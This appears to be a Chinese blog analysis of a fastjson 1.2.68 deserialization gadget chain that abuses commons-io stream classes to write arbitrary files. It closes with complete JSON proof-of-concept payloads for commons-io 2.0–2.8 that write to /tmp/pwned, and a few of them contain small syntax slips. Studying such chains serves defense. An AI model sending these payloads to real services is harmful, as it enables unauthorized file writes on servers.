
可以看到方法将is封装为BufferedInputstream并用BOMInputstream封装为bom,调用了doHttpStream⬇️

来到getBOMCharsetName, 调用了read方法,然后fill()的最后调用了read方法

getInIfOpen方法从in重新拿到InputStream对象,调用它的read方法

字符串构造与inputstream对象构造
我们关注到ReaderInputStream方法的read(final byte[] b, int off, int len)方法

调用了fillBuffer(),在这个方法中调用了reader的read方法
fillBuffer用来将读取reader的字符并将其放入内部的字符缓冲区(encoderIn)

该传入哪个reader类呢?注意到CharSequenceReader的read方法


其中又调用了⬇️,它返回了CharSequenceReader构造函数传入的charSequence属性的内容

{
  "@type":"java.lang.AutoCloseable",
  "@type":"org.apache.commons.io.input.ReaderInputStream",
  "reader":{
    "@type":"org.apache.commons.io.input.CharSequenceReader",
    "charSequence":{"@type":"java.lang.String""aaaaaa......(YOUR_INPUT)"
  },
  "charsetName":"UTF-8",
  "bufferSize":1024
}
Inputstream转outputstream
我们关注到TeeInputStream的read方法

它调用了branch(构造方法传入)的write方法,也就是outputstream对象的write方法⬇️,那很好了

outputstream到文件写入
关注到WriterOutputStream类的write方法

调用了flushOutput⬇️,接着调用了writer的write方法,这里writer通过构造方法传入

传哪个?并且我们需要有个fileoutputstream对象,关注到FileWriterWithEncoding,它的write方法又调用了这个类的类属性中的writer,这个writer是从initWriter方法中被赋值的,可以看到新建了一个FileOutputStream对象传入OutputStreamWriter⬇️

那么最后调用的是OutputStreamWriter的write方法,最后调用到StreamEncoder的write将字符串写入输出流
StreamEncoder.write ->
StreamEncoder.implWrite ->
StreamEncoder.writeBytes
缓存非溢出绕过
原文指出,在最终的StreamEncoder.implWrit中,填满缓冲区之后才能进行writebytes

默认缓冲区大小为8192,我们任意read调用用到的BufferedInputstream大小在常数那里可以知道是4096
作者指出使用$ref循环引用,重复向一片缓冲区写入数据达到overflow
$ref是fastjson处理json数据时处理循环引用的东西⬇️,这样我们可以多次调用XmlStreamReader到read,向缓存区写入几次数据,以此达到overflow
"$ref": "$"          // 引用根对象
"$ref": "3"          // 引用路径为3的对象
"$ref": "$.list.0" // 引用路径为$.list.0的对象从智慧之神那里我们可以知道在StreamEncoder中的字符缓冲区的生命周期只有一个,所以多次写入的是同一个缓冲区
合体!
现在再来倒过来梳理一下用到的类和过程,因为是使用fastjson,我们可以操控大部分类构造方法时传入的属性
按照预想的文件写入流程,肯定需要一个FileOutputStream对象,我们从FileWriterWithEncoding的initWriter中可以获取到,通过调用TeeInputStream的read方法实现write方法调用,我们用它调用WriterOutputStream的write,继而在FileOutputStream的write中调用到OutputStreamWriter的write写入数据,Outputstream从TeeInputStream的构造方法中可以传入,在TeeInputStream的read方法中,inputstream转换为了outputstream,inputstream我们用ReaderInputStream,数据的写入我们使用了ReaderInputStream的read方法,我们控制它调用了CharSequenceReader的read,这个read返回的是在这个类的构造函数传入的charSequence
总结之后看这个payload就很清晰明了了
{
  "@type":"java.lang.AutoCloseable",
  "@type":"org.apache.commons.io.input.XmlStreamReader",
  "is":{
    "@type":"org.apache.commons.io.input.TeeInputStream",
    "input":{
      "@type":"org.apache.commons.io.input.ReaderInputStream",
      "reader":{
        "@type":"org.apache.commons.io.input.CharSequenceReader",
        "charSequence":{"@type":"java.lang.String","数据数据数据数据数据数据xxx"
        },
        "charsetName":"UTF-8",
        "bufferSize":1024
      },
      "branch":{
        "@type":"org.apache.commons.io.output.WriterOutputStream",
        "writer": {
          "@type":"org.apache.commons.io.output.FileWriterWithEncoding",
          "file": "/tmp/pwned",
          "encoding": "UTF-8",
          "append": false
        },
        "charsetName": "UTF-8",
        "bufferSize": 1024,
        "writeImmediately": true
      },
      "closeBranch":true
    },
    "httpContentType":"text/xml",
    "lenient":false,
    "defaultEncoding":"UTF-8"
  }
POC
2.0-2.6
使用$ref重复引用overflow
{
  "x": {
    "@type": "com.alibaba.fastjson.JSONObject",
    "input": {
      "@type": "java.lang.AutoCloseable",
      "@type": "org.apache.commons.io.input.ReaderInputStream",
      "reader": {
        "@type": "org.apache.commons.io.input.CharSequenceReader",
        "charSequence": {
          "@type": "java.lang.String"
          "aaaaaa...(长度要大于8192,实际写入前8192个字符)"
        },
        "charsetName": "UTF-8",
        "bufferSize": 1024
      },
      "branch": {
        "@type": "java.lang.AutoCloseable",
        "@type": "org.apache.commons.io.output.WriterOutputStream",
        "writer": {
          "@type": "org.apache.commons.io.output.FileWriterWithEncoding",
          "file": "/tmp/pwned",
          "encoding": "UTF-8",
          "append": false
        },
        "charsetName": "UTF-8",
        "bufferSize": 1024,
        "writeImmediately": true
      },
      "trigger": {
        "@type": "java.lang.AutoCloseable",
        "@type": "org.apache.commons.io.input.XmlStreamReader",
        "is": {
          "@type": "org.apache.commons.io.input.TeeInputStream",
          "input": {
            "$ref": "$.input"
          },
          "branch": {
            "$ref": "$.branch"
          },
          "closeBranch": true
        },
        "httpContentType": "text/xml",
        "lenient": false,
        "defaultEncoding": "UTF-8"
      },
      "trigger2": {
        "@type": "java.lang.AutoCloseable",
        "@type": "org.apache.commons.io.input.XmlStreamReader",
        "is": {
          "@type": "org.apache.commons.io.input.TeeInputStream",
          "input": {
            "$ref": "$.input"
          },
          "branch": {
            "$ref": "$.branch"
          },
          "closeBranch": true
        },
        "httpContentType": "text/xml",
        "lenient": false,
        "defaultEncoding": "UTF-8"
      },
      "trigger3": {
        "@type": "java.lang.AutoCloseable",
        "@type": "org.apache.commons.io.input.XmlStreamReader",
        "is": {
          "@type": "org.apache.commons.io.input.TeeInputStream",
          "input": {
            "$ref": "$.input"
          },
          "branch": {
            "$ref": "$.branch"
          },
          "closeBranch": true
        },
        "httpContentType": "text/xml",
        "lenient": false,
        "defaultEncoding": "UTF-8"
      }
    }
  }
}
2.7-2.8
{
    "x": {
        "@type": "com.alibaba.fastjson.JSONObject",
        "input": {
            "@type": "java.lang.AutoCloseable",
            "@type": "org.apache.commons.io.input.ReaderInputStream",
            "reader": {
                "@type": "org.apache.commons.io.input.CharSequenceReader",
                "charSequence": {
                    "@type": "java.lang.String""aaaaaa...(长度要大于8192,实际写入前8192个字符)",
                    "start": 0,
                    "end": 2147483647
                },
                "charsetName": "UTF-8",
                "bufferSize": 1024
            },
            "branch": {
                "@type": "java.lang.AutoCloseable",
                "@type": "org.apache.commons.io.output.WriterOutputStream",
                "writer": {
                    "@type": "org.apache.commons.io.output.FileWriterWithEncoding",
                    "file": "/tmp/pwned",
                    "charsetName": "UTF-8",
                    "append": false
                },
                "charsetName": "UTF-8",
                "bufferSize": 1024,
                "writeImmediately": true
            },
            "trigger": {
                "@type": "java.lang.AutoCloseable",
                "@type": "org.apache.commons.io.input.XmlStreamReader",
                "inputStream": {
                    "@type": "org.apache.commons.io.input.TeeInputStream",
                    "input": {
                        "$ref": "$.input"
                    },
                    "branch": {
                        "$ref": "$.branch"
                    },
                    "closeBranch": true
                },
                "httpContentType": "text/xml",
                "lenient": false,
                "defaultEncoding": "UTF-8"
            },
            "trigger2": {
                "@type": "java.lang.AutoCloseable",
                "@type": "org.apache.commons.io.input.XmlStreamReader",
                "inputStream": {
                    "@type": "org.apache.commons.io.input.TeeInputStream",
                    "input": {
                        "$ref": "$.input"
                    },
                    "branch": {
                        "$ref": "$.branch"
                    },
                    "closeBranch": true
                },
                "httpContentType": "text/xml",
                "lenient": false,
                "defaultEncoding": "UTF-8"
            },
            "trigger3": {
                "@type": "java.lang.AutoCloseable",
                "@type": "org.apache.commons.io.input.XmlStreamReader",
                "inputStream": {
                    "@type": "org.apache.commons.io.input.TeeInputStream",
                    "input": {
                        "$ref": "$.input"
                    },
                    "branch": {
                        "$ref": "$.branch"
                    },
                    "closeBranch": true
                },
                "httpContentType": "text/xml",
                "lenient": false,
                "defaultEncoding": "UTF-8"
            }
        }
Links
https://www.cnblogs.com/zpchcbd/p/14969606.html
https://www.cnblogs.com/zpchcbd/p/14970436.html
https://godownio.github.io/2024/10/28/fastjson-1.2.68-commons-io-xie-wen-jian/